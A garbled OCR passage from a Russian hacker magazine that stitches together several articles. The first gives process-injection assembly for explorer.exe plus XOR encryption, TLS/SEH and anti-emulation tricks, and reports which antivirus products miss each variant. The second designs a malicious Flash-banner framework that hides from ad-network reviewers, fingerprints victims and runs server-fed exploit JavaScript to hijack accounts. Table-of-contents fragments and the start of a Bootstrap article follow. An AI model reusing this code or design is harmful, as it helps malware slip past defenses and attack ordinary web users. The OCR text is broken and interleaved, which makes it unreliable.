Как мы уже говорили, в первом тесте нет никаких признаков шифрования, все действо происходит просто и прямолинейно. Вот он, исходник первого теста в полном виде:

```
include 'win32ax.inc'
.data

;Начало внедряемого кода
InjectCode:
;Вычисляем дельта-смещение
      call      Delta
Delta:
pop       esi
sub       esi, Delta
;Готовим параметры вызова MessageBoxA с учетом дельта-
;смещения
push    0
leaeax, [esi+caption]
push    eax
leaeax, [esi+text]
push    eax
push    0
call[esi+p_MessageBox]
ret4
p_MessageBoxdd ?
textdb 'Произведено внедрение кода в explorer.exe', 0
captiondb 'Инжект кода', 0
EndInjectCode:
;Конец внедряемого кода

NameWindowdb 'progman', 0
      ProcessHandle  dd ?
      InjectAddr     dd ?
      ProcessId      dd ?
.code
;Размер внедряемого кода
InjectSize = EndInjectCode - InjectCode
start:
;Получаем указатель на MessageBox
mov       eax, [MessageBox]
mov       [p_MessageBox], eax
;Ищем процесс explorer.exe
invoke FindWindowA, NameWindow, 0
invoke GetWindowThreadProcessId, eax, ProcessId
invoke OpenProcess, PROCESS_ALL_ACCESS, 0, [ProcessId]
mov [ProcessHandle], eax
;и внедряем в него код
invoke VirtualAllocEx, eax, 0, InjectSize,
MEM_COMMIT+MEM_RESERVE,
PAGE_EXECUTE_READWRITE
mov [InjectAddr], eax
invoke WriteProcessMemory, [ProcessHandle], [InjectAddr],
InjectCode,InjectSize, 0
invoke CreateRemoteThread, [ProcessHandle], 0, 0,
[InjectAddr], 0, 0, 0
invoke CloseHandle, [ProcessHandle]
invokeExitProcess, 0
.endstart
```

Надеюсь, этот код понятен тебе без дополнительных пояснений и понятия дельта-смещения и базонезависимого кода (а именно таким и должен быть порядочный внедряемый код) никаких вопросов не вызвали. Если это не так, то тебе прямая дорога на wasm.ru, там лежит достаточно много материала и про сам внедряемый код, и про инжект этого кода в процессы. Откомпилировав код, скармливаем его по очереди всем испытуемым, ожидая их дружной и бурной реакции.

К сожалению, ожидания не оправдались: угрозу почуяли далеко не все антивирусы, а чуть более половины. Avast с Avir'ой почему-то промолчали при сканировании нашей приманки и беспрепятственно дали запустить код на выполнение. Comodo, в свойственной ему манере подымать шум по поводу любого шевеления в системе, отреагировал только при запуске этого файла, а по результатам сканирования заверил, что все в порядке. Остальные четверо написанную нами последовательность API-функций оценили как вредоносную и определили наличие вреда в проверочном файле.

ТЕСТ 2

Слегка усложняем задачу для антивирусов. Делаем вызовы функций через GetProcAddress, а остальное оставляем без изменений. Отсутствие имен потенциально опасных функций в таблице импорта не помешало лидерам первого теста удержать свои позиции, и картина осталась прежняя, что, в общем-то, и ожидалось. Настала пора уже что-нибудь закриптовать, поэтому идем дальше…

ТЕСТ 3

Берем исходник второго теста и добавляем в начало следующий код:

```
;Расшифровка секции данных
movecx, endcryptarea
subecx, begincryptarea
lea esi, [begincryptarea]
decrypt:
mov bl, byte [esi]
;Побайтная расшифровка
;(ключ расшифровки 0ffh)
xor bl, 0ffh
mov byte [esi], bl
inc esi
      loop decrypt
```

Как ты уже догадался, это и есть декриптор, который расшифровывает секцию данных. Самый простой вариант — алго-

Антивирус Касперского 2012	**HEUR:Trojan.Win32.Invader**
Dr. Web 7.0	**Trojan.Inject.origin**
NOD32 Smart Security 5	**Probably unknown NewHeur PE**
Microsoft Security Essentials	**Trojan:Win32/AgentBypass.gen!K**

Результаты проверки по первому тесту

ритм побайтового XOR'а с ключом 0FFh. Для правильной работы свежеоткомпилированный код сначала надо загрузить в OllyDbg, полностью прогнать цикл декриптора (при этом секция данных у нас зашифруется) и сохранить уже зашифрованную секцию данных в тот же файл. В итоге мы скрыли от невооруженного взгляда имена опасных API из секции данных. Посмотрим, что сможет увидеть вооруженный различными эвристическими алгоритмами глаз антивирусов.

Из гонки выбывает еще один претендент. Простейший вариант шифрования секции данных сбивает с толку сканер из состава Dr.Web'а и заставляет его выдать отрицательный результат, а также промолчать при запуске этого кода.

ТЕСТ 4

В этот раз помимо секции данных мы подвергнем шифрованию и секцию кода. Все то же самое и без всяких изысков, тот же XOR и тот же ключ 0FFh. Результаты этого теста совпадают с результатами предыдущего тестирования. «Касперский», NOD32 и MSE без труда разгадали наши коварные планы и опознали скрытую угрозу, а Comodo, хоть и пропустил код при сканировании, запустить его никаким образом не разрешил.

Конечно, угроза была скрыта весьма посредственно, и было бы весьма печально, если бы такие примитивные плашка же. Надо придумать что-нибудь посложнее.

ТЕСТЫ 5 И 6

Если в предыдущих тестах декриптор запускался прямо с точки входа, то сейчас мы будем запускать его из других мест, а именно: как callback-функцию из таблицы TLS (тест 5) и в виде SEH-обработчика (тест 6), вызвав какое-нибудь исключение (например, попытавшись записать что-нибудь по адресу 400000h).

Для пятого теста необходимо вручную создать TLS-таблицу, загрузив файл в OllyDbg, и записать начало этой таблицы в нужное место в PE-заголовке файла (это лучше сделать с помощью утилиты CFFExplorer или LordPE, хотя, применив некоторую сноровку, это можно проделать и в OllyDbg). TLS-таблицу можно писать в любое свободное место, и мы это сделаем в оставшемся до выравнивания границы пустом месте этой секции.

Для правильной работы, как и в предыдущих случаях, сначала прогоним в отладчике все циклы в декрипторе, затем сохраним зашифрованный код и данные в том же файле.

Для проведения шестого теста в начало кода добавим следующее:

```
;Установка обработчика SEH
mov eax, [fs:0]
;Загружаем адрес декриптора в eax
leaecx, [decryptor]
addeax, 4
mov [eax], ecx
;Вызов исключения
mov [400000h], eax
```

Думаю, что из комментариев ясно, какие функции возложены на эти несколько строчек кода. Сначала мы устанавливаем свой обработчик исключений, который и является декриптором, а далее намеренно пытаемся записать что-нибудь в область памяти, в которую записывать ничего нельзя, и вызываем таким образом установленный нами декриптор. После компиляции этого теста также не забываем проделать все необходимые манипуляции в отладчике, для того чтобы в файле сохранился именно зашифрованный код.

Результаты опять не изменились. Что ж, некогда эффективные и популярные приемы обхода эвристики ныне, похоже, теряют свою актуальность. Идем дальше…

ТЕСТ 7

Попробуем применить еще один из некогда убойных аргументов — использовать антиэмуляционный цикл, по результатам работы которого будем определять ключ шифрования. Для этого в начале напишем такой код:


```
;Вычисление ключа в цикле
mov eax, 0FFFFFFFFh
mov ecx, eax
keyloopdata:
dec eax
loop keyloopdata
add eax, 000000FFh
```

Без комментариев понятно, что результатом работы этого цикла будет появление в регистре eax значения FFh, которое мы и используем в качестве ключа шифрования в надежде на то, что эмулятор из антивируса не будет долго ждать, когда прокрутится этот цикл, и, соответственно, не сможет правильно расшифровать код.


Можно праздновать небольшую победу — только NOD32 смог до конца прокрутить этот цикл и правильно определить назначение проверяемого файла. У «Касперского», несмотря на пропуск при сканировании, сработала проактивка, и «вредоносный код» запустить не удалось; Comodo с завидным постоянством выдал такую же реакцию, а MSE в этот раз сдался полностью.

Тесты	Антивирус Касперского 2012		Comodo Internet Security Pro 2012		Dr. Web 7.0		Avast Free Antivirus 7.0		NOD32 Smart Security 5		Avast Free Antivirus		Microsoft Security Essentials	
	сканер	п/а защита	сканер	п/а защита	сканер	п/а защита	сканер	п/а защита	сканер	п/а защита	сканер	п/а защита	сканер	п/а защита
1	+	+	-	+	+	+	-	-	+	+	-	-	+	+
2	+	+	-	+	+	+	-	-	+	+	-	-	+	+
3	+	+	-	+	-	-	-	-	+	+	-	-	+	+
4	+	+	-	+	-	-	-	-	+	+	-	-	+	+
5	+	+	-	+	-	-	-	-	+	+	-	-	+	+
6	+	+	-	+	-	-	-	-	+	+	-	-	+	+
7	-	+	-	+	-	-	-	-	+	+	-	-	-	-
8	-	+/-	-	+	-	-	-	-	-	-	-	-	-	-


Результаты нашего тестирования



Создание TLS-таблицы



Реакция Comodo Internet Security Pro на тест 4



Реакция «Антивируса Касперского» на попытку выполнить код восьмого теста

WARNING

Помни, что некоторые антивирусы сам факт наличия шифрования кода или данных считают достаточно весомым признаком вредоносности кода.

DVD

На компакт-диске лежат исходники всех тестовых заданий для антивирусов. Готовые бинарники заливать на диск мы не стали, поэтому компилировать и допиливать код в OllyDbg до работоспособного состояния придется тебе самому.

Похоже, что антиэмуляционный цикл продолжает оставаться эффективным средством противостояния многим антивирусным продуктам, но все же, наверное, не единственным. Последняя проверка на прочность...

ТЕСТ 8

В этот раз мы используем несколько антиэмуляционных приемов, подсмотренных в реальных вредоносных программах (надеюсь, их авторы не будут предъявлять мне претензии). Помимо этого, мы несколько усложним алгоритм шифрования и будем использовать разные алгоритмы для секции кода и секции данных. Также, посредством антиэмуляционных приемов, будем генерировать разные ключи для кода и для данных и, для того чтобы сбить с толку счетчик энтропии, добавим в секцию данных несколько фейковых строк, которые не будут подвергаться шифрованию.

Итак, что мы имеем внутри проверочного кода для последнего теста:

```
Первый антиэмуляционный прием
invoke SetLastError, 1
beginantiemul_1:
invoke GetLastError
cmp eax, 1
jbe endantiemul_1
jmp beginantiemul_1
endantiemul_1:

Второй антиэмуляционный прием (примерно такой же
используется в Backdoor.Win32.IRCBot.adhv)
invoke LoadLibrary, MsCat32DllName
invoke GetProcAddress, eax, [CryptCATOpenOrd]
push 0
push 0
push 0
push 0
push 0
call eax
sub eax, -1
je endantiemul_2
int 3
endantiemul_2:

Получение ключа для расшифровки секции данных
по результатам работы API-функций OpenProcess и CreateFile
invoke OpenProcess, PROCESS_ALL_ACCESS, 0, 0FFFFFFFFh
mov ecx, [esp - 1Ch]
bswap ecx
movsx ecx, cl
sub ecx, 045h
mov [KeyCrypt], ecx
invoke CreateFile, NameWindow, 80000000h, 0, 0, 3h, 0
add [KeyCrypt], eax
```

Полный код для этого теста ищи на диске, надеюсь, ты разберешься с ним без всяких проблем. Единственное, что стоит отметить, — в связи с тем что мы немного усложнили алгоритм шифрования секции данных (помимо XOR, добавили еще и вычитание), возникает необходимость после прогона всех циклов шифрования в отладчике и сохранения зашифрованных секций в файле заменить строки

```
xor bl, byte [KeyCrypt]
sub bl, cl
```

на конструкцию вида:

```
add bl, cl
xor bl, byte [KeyCrypt]
```

В итоге всех этих манипуляций с кодом мы получили файл, реакции на который при сканировании ни от одного антивируса не последовало, проактивка «Касперского» вяло отметила, что код похож на вредоносный, и не помешала исполнить задуманное, ну а Comodo остался верен своим принципам блокировать всех и вся и запретил выполнение.

ЗАКЛЮЧЕНИЕ

Что я слышу? Кто-то сказал, что тест плохой? Что в тесте используется специально написанный код без явного вредоносного функционала? Спрашивали — отвечаем! Во-первых, этот код очень подозрительный. Мы бы даже сказали, что он просто классически подозрительный. Такой код должен палить каждый антивирус, и результаты первого теста прямо показывают — да, антивирусы его распознают как подозрительный. А результаты последующих тестов так же недвусмысленно показывают, что наши небольшие усилия вполне способны скрыть этот ранее считавшийся подозрительным код от внимания антивирусов. Так что все честно!]]

Кирилл Самосадный
Андрей Петухов (twitter.com/p3tand)



Как всем известно, реклама — двигатель торговли, а реклама в интернете — самый быстрорастущий сектор рекламной деятельности. Ежедневно при серфинге в Сети каждый ее пользователь видит множество рекламных баннеров различной формы и содержания: от простых текстовых объявлений до больших анимированных роликов. Последние чаще всего создаются с помощью технологии Adobe Flash, которая поддерживается практически всеми целевыми устройствами. Сейчас речь пойдет о том, как легко можно злоупотребить сервисом баннерообменных сетей для реализации массовых атак.

ВВЕДЕНИЕ

Все знают про XSS, CSRF, XSS over CSRF (особенно в админках) и про схемы монетизации нецелевых атак на сайты. Еще все знают про drive-by download атаки, а также про отличный транспорт для них в виде баннерных сетей (см. статью на Хабре от Петра Волкова из Яндекса: habrahabr.ru/post/143345).

В методике оценки рисков есть такое понятие — gap analysis: речь идет про анализ неравномерности покрытия аналитикой некоторой области. Мы сделали такой для области «нетаргетированные атаки через баннерные сети».

Данная статья не содержит готовых эксплойтов или описания уязвимостей. Речь пойдет о том, как автоматизировать процесс эксплуатации уже найденных уязвимостей en masse.

Итак, идея крайне проста. Коль скоро:

- нецелевые атаки преследуют массовость;
- целью атак является получение некоторого монетизируемого ресурса;
- баннерные сети обеспечивают массовость доставки контента конечному потребителю, то атаки на ЦА через них — то, что надо!

OK, ты спросишь меня, а что же надо? Отвечу:

- угон акков через XSS / CSRF / XSS over CSRF;
- угон админок через то же самое.

При этом хотелось бы:

- избежать обнаружения на этапе проверки баннера админом баннерной сети;
- как можно дольше не палить вредоносное поведение баннера при показах;
- если обнаружат, отдать как можно меньше информации об эксплуатируемых уязвимостях и общей схеме работы.

В идеале хотелось бы получить следующий workflow:

Этап 1. Добавляем баннер в баннерообменную сеть и оплачиваем показы. Баннер попадает к админу на проверку. Здесь баннер должен каким-то образом (каким — читай далее) понять, что его проверяют, и отказаться от демонстрации подозрительного поведения.

Этап 2. Баннер запускается в ротацию. Долго ли, коротко ли — баннер показывается очередному посетителю некоторого сайта, явля-

ющегося участником баннерной сети. На этом этапе баннер, по идее, должен взять и реализовать заданную атаку в отношении бедолаги.

Однако, если хорошенько призадуматься над задачей, должны возникнуть некоторые вопросы:

1. Какую именно атаку необходимо провести? Неужели мы должны определиться с атакой до добавления баннера в ротацию и заранее вшить в файл эксплойт? Не очень-то удобно. В идеале хотелось бы узнавать о том, какие атаки проводить, в реальном времени — в момент показа.
2. А входит ли текущий посетитель в целевую аудиторию нашей массовой атаки? Не хотелось бы палить вредоносное поведение при каждом показе. Получается, что, помимо динамической конфигурации запускаемых эксплойтов, надо предусмотреть некую подсистему фингерпринтинга, которая и даст ответ на вопрос «бить или не бить?».

Перед тем как ответить на заданные вопросы и рассказать о деталях реализации такого фреймворка, предлагаю вспомнить несколько важных фактов из жизни Flash.

Как известно, каждое Flash-приложение выполняется в изолированной среде, но может взаимодействовать с другими ресурсами, если они дают на это разрешение. Частным случаем подобного ресурса является HTML-страница, в которую встроен Flash-объект, а разрешение на взаимодействие с ней контролируется атрибутом AllowScriptAccess в соответствующем теге:

```
<object data="test_flashvars.swf" type=↵
"application/x-shockwave-flash" id="flash_35357516" ↵
width="320" height="180">
    <param name="flashvars" ↵
    value="name1=val1&amp;name2=val2&amp;name3=val3">
    <param name="movie" value="test_flashvars.swf">
    <param name="wmode" value="opaque">
    <param name="AllowScriptAccess" value="PUT IT HERE">
</object>
```

Атрибут AllowScriptAccess может принимать три значения:

- sameDomain (значение по умолчанию) — страница и Flash-приложение могут взаимодействовать только в том случае, если они находятся в одном домене (согласно SOP);
- never — взаимодействие запрещено;
- always — взаимодействие разрешено вне зависимости от доменов.

У тебя может возникнуть справедливый вопрос: а что подразумевается под взаимодействием Flash-объекта и HTML-страницы, которая его включила? В ActionScript 3.0 определен специальный класс ExternalInterface, который позволяет:

1. Из Flash-приложения выполнить JavaScript-код в контексте страницы:

```
ExternalInterface.call("alert", 1);
```

2. Установить callback'и для обратной связи (то есть из JavaScript можно дернуть функцию на ActionScript, реализованную в Flash-объекте):

```
ExternalInterface.addCallback("callback", ↵
some_as_function);
```

Вызов из JS будет таким:

```
<script>
  document['flash_35357516'].callback();
</script>
```

а для IE:

```
<script>
window['flash_35357516'].callback();
</script>
```




Схема работы фреймворка

Таким образом, при значении атрибута AllowScriptAccess = always Flash-объект может модифицировать DOM страницы (внедрять в страницу другие объекты, скрипты), отправлять XHR-запросы и считывать ответы в соответствии с SoP включающей страницы, а также отправлять запросы без возможности считывания ответов на другие домены (CSRF-стайл).

OK, ликбез ликбезом, а что там с баннерными сетями и значением этого атрибута в них? Там все страшно. Дело в том, что код вставки баннера на страницу обычно генерируется скриптами баннерообменной сети, и администратор сайта, на котором размещается реклама, обычно не влияет на него (не понимает, не хочет, whatever). Более того, в некоторых сетях взаимодействие между страницей и баннером (AllowScriptAccess = always) является необходимым для подсчета количества показов.

Итак, к делу. Пусть у нас есть HTML-страница и встроенный баннер, у которого AllowScriptAccess = always. Нам надо решить несколько задач:

1. Не спалить подозрительное поведение админу баннерной сети.
2. Сделать так, чтобы атаки конфигурировались во время показа баннера.
3. Реализовать фингерпринтинг клиента с целью отнесения его к целевой аудитории атаки.

ОПРЕДЕЛЕНИЕ ПОКАЗА АДМИНУ БАННЕРНОЙ СЕТИ

Перед хакером стоят две подзадачи. Первая — определить, что баннер находится на проверке, и успешно ее пройти. Вторая — определить, что баннер пытаются исследовать, и затруднить анализ. Перво-наперво хакер разбивает вредоносный баннер на две части: одна будет показывать рекламу и выполнять

WWW

bit.ly/KBFY4t — **о детектировании атак типа drive-by download и новых векторах распространения вредоносного ПО через Flash-баннеры.**

DVD

На нашем диске ты сможешь найти все необходимые файлы и исходники.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни авторы не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

проверку на показ админу, а вторая будет непосредственно вредоносной.

Конечно, под каждую баннерообменную сеть хорошо бы написать свою проверку, чтобы обеспечить неактивность вредоносного поведения в браузере администратора. Мы попытались выделить несколько общих критериев, которые могут сгодиться для реализации описанных проверок.

1. Отсутствие подстроки «admin» в адресе HTML-страницы. Получить URL страницы можно с помощью следующего кода:

```
ExternalInterface.call↵
("eval", "document.location.href");
```

2. Отсутствие пересечений в доменных именах включающего документа и адреса баннера. Например, при показе на http://admin.banner.com/admin.php и загрузке объекта с адреса http://dl.banner.com/banner.php?id=123 надо вести себя потише. Помни, что баннер может быть добавлен через iframe, поэтому адрес включающего документа надо получать с умом.
3. Адрес включающего документа — домен первого уровня. Это нужно для исключения демонстрации вредоносного поведения при открытии из локальной сети.
4. Адрес включающего документа — доменное имя, а не IP-адрес. Аналогично предыдущему.

Плюс конвертирование анимации в AS-код сильно затруднит визуальный поиск «лишнего» кода.

ДИНАМИЧЕСКОЕ КОНФИГУРИРОВАНИЕ АТАКУЮЩЕЙ НАГРУЗКИ

Предположим, что все проверки прошли успешно. Теперь надо выполнить вредоносный код. Делать этот код встроенным непосредственно в баннер невыгодно по нескольким причинам:

- при необходимости изменить полезную нагрузку баннер надо будет заново добавлять в баннерообменную сеть;
- при первом же обнаружении подозрительной активности будет обнаружен весь вредоносный код.

Мы приходим к необходимости в еще одном Flash-объекте, который будет загружаться с подконтрольного нам сервера и обладать всей необходимой нам нагрузкой. В логику этого объекта мы включили проверку пререквизитов атаки и непосредственно реализацию атаки.

В общем случае проверка пререквизитов атаки — это некий JS-код, который заранее вкомпиливается в Flash-объект и запускается через ExternalInterface.call("eval", код), а после своего выполнения сообщает серверному скрипту результаты проверки. Например, пререквизитом атаки может быть залогиненность пользователя на заданном сайте. Как можно определить, залогинен ли пользователь на сайте, читай тут: bitly.com/SEfsgg, а также смотри пример кода ниже.

```
ExternalInterface.addCallback("check", check);
checklist = new Array("var i = new Image(); i.id = ↵
\'f1a523c7c35dcef2e774508c3beef000\'; i.onload = ↵
function(){i = document.getElementById(\'f1a523c7c35d↵
cef2e774508c3beef000\'); i.parentNode.removeChild(i); ↵
<<id>>.check(1); }; i.onerror = function(){i = ↵
document.getElementById(\'f1a523c7c35dcef2e774508c3bee↵
f000\'); i.parentNode.removeChild(i); <<id>>.↵
check(0); }; i.src = \'https://accounts.google.com/↵
CheckCookie?continue=https://www.google.com/intl/en/↵
images/logos/accounts_logo.png?\' + Math.random();",

"var i = new Image(); i.id = \'f1a523c7c35dcef2e774508↵
c3beef000\'; i.onload = function(){i = document.↵
getElementById(\'f1a523c7c35dcef2e774508c3beef000\');↵
i.parentNode.removeChild(i); <<id>>.check(1); }; ↵
i.onerror = function(){i = document.getElementById↵
(\'f1a523c7c35dcef2e774508c3beef000\'); i.parentNode.↵
removeChild(i); <<id>>.check(0); }; i.src = \'https://↵
plus.google.com/up/?continue=https://www.google.com/intl/↵
en/images/logos/accounts_logo.png&type=st&gpsrc=ogpy0&\'↵
+ Math.random();");
if (Capabilities.playerType == "ActiveX") id = ↵
"window['" + ExternalInterface.objectID + "']";
 else id = "document['" + ExternalInterface.objectID + "']";
for (var st : String in checklist) {
 ExternalInterface.call("eval", checklist[st].↵
 replace("<<id>>", id););
}
```

Итак, результаты проверки пререквизитов атак отсылаются обратно на сервер, который выдает код для проведения только актуальных атак:

```
function readData(e : ProgressEvent) : void {
  ExternalInterface.call("eval", ↵
  socket.readUTFBytes(socket.bytesAvailable));
}
```

Заметим, что хранение кода, эксплуатирующего уязвимости, на подконтрольном ресурсе позволяет проводить дополнительные проверки каждого клиента, например по IP-адресу.

ФИНГЕРПРИНТИНГ КЛИЕНТА

Еще одна задача — провести фингерпринтинг клиента. На данную тему выпущено много статей и научных работ, к которым мы тебя и отсылаем. В нашем же фреймворке мы реализовали только простейшие проверки.

Чтобы установить, что наш баннер просматривается не человеком и не под обычным браузером, мы следим:

а) за наличием перемещений мыши на включающей странице (событие onmousemove);
б) за наличием HTML5-интерфейсов (например, localStorage);
в) за типом плеера (standalone или в браузере), а также за его режимом работы — см. код ниже.

```
Capabilities.playerType == PlugIn || ↵
Capabilities.playerType == ActiveX
Capabilities.isDebugger == false
```

ЗАКЛЮЧЕНИЕ

Общая схема работы предлагаемого фреймворка, код которого ты найдешь на диске, отражена на соответствующем рисунке. Вот основные компоненты фреймворка:

1. Один или несколько баннеров, которые выполняют фингерпринтинг клиента (и админа) и загружают вредоносное Flash-приложение с сервера.
2. JavaScript-код, который проводит проверку возможности эксплуатации уязвимостей. Проверки нужны, например, для того, чтобы определить уязвимость ПО клиента к эксплойту или узнать, залогинен ли пользователь на уязвимом к CSRF сайте.
3. Серверный скрипт, которому отсылаются результаты проверки пререквизитов атак и который возвращает JS-код, непосредственно эксплуатирующий уязвимости.
4. Вредоносный Flash-баннер, который содержит JS-код из п. 2, а также запускает JS-код эксплойтов, полученный от серверного модуля из п. 3.

В качестве заключения хотелось бы порекомендовать всем администраторам сайтов внимательнее изучать технологии, использующиеся для вставки внешнего контента в страницы их сайтов. ⌶

Preview

UNIXOID




108

ИСПОЛИН, КАКИХ НЕМНОГО

Systemd — новая система инициализации, уже используемая по умолчанию во многих современных дистрибутивах. Увы, линуксоиды плохо реагируют на стандартизацию, и многие восприняли новое детище Леннарта Поттеринга в штыки. В конечном счете этот человек уже подарил миру PulseAudio, и, что характерно, реакция хардкорных линуксоидов была точно такая же.

Однако прежде, чем гуглить инструкцию по выпиливанию systemd из любимого Арчика, почитай этот анализ, чтобы понять — а есть ли поводы для драмы?

UNIXOID



112

ЧТО НАМ СТОИТ ТУКСА ВСТРОИТЬ

Изучаем платформу OpenEmbedded для реализации различных проектов во встраиваемых устройствах.

КОДИНГ





90

ШВЕЙЦАРСКИЙ НОЖ ДЛЯ UI

Создаем сайты с адаптивной версткой и другими вкусностями с помощью Twitter Bootstrap.



96

СТАНЬ РОБОТОТЕХНИКОМ!

Обзор возможностей среды для программирования роботов Microsoft Robotics Developer Studio.

SYN/ACK






122

ПОПУРРИ

Продолжаем изучать новшества Windows Server 2012 — на этот раз речь пойдет о менее заметных нововведениях.




126

ЛИЦОМ К ЛИЦУ

Обзор аппаратных и программных решений для организации видеоконференций на предприятии.

FERRUM




132

LA FURIA ROJA

Сравнительный обзор геймерских материнских плат для платформы AMD Bulldozer.

Игорь «Spider_NET» Антонов (antonov.igor.khv@gmail.com, vr-online.ru)
Илья Курченко (kurchenko@real.xakep.ru)



Швейцарский нож для UI

ЗНАКОМИМСЯ С TWITTER BOOTSTRAP





идентификатор пользователя

имя   почта   номер телефона

о пошел спать

о пошел гулять





Прошло чуть больше года с момента первого релиза Twitter Bootstrap. За год этому проекту удалось стать настоящей рок-звездой: он взорвал сердца веб-разработчиков по всему миру, собрал вокруг себя нешуточного размера сообщество, вдохновил единомышленников на создание форков и занял почетное место на олимпе инструментов веб-разработки.

КТО ТАКОЙ, ЧЕМ ЗНАМЕНИТ?

Twitter Bootstrap — бесплатный и свободный набор инструментов для создания веб-приложений (сайтов) любого масштаба. Весь Bootstrap по большому счету — это набор HTML/CSS/JS-файлов, код которых решает самые разнообразные задачи, возникающие перед разработчиком. Например, в Twitter Bootstrap из коробки доступны HTML/CSS-шаблоны оформления для веб-форм, кнопок, главного меню и так далее.

ЗАЧЕМ ПОЛЬЗОВАТЬСЯ CSS-ФРЕЙМВОРКАМИ?

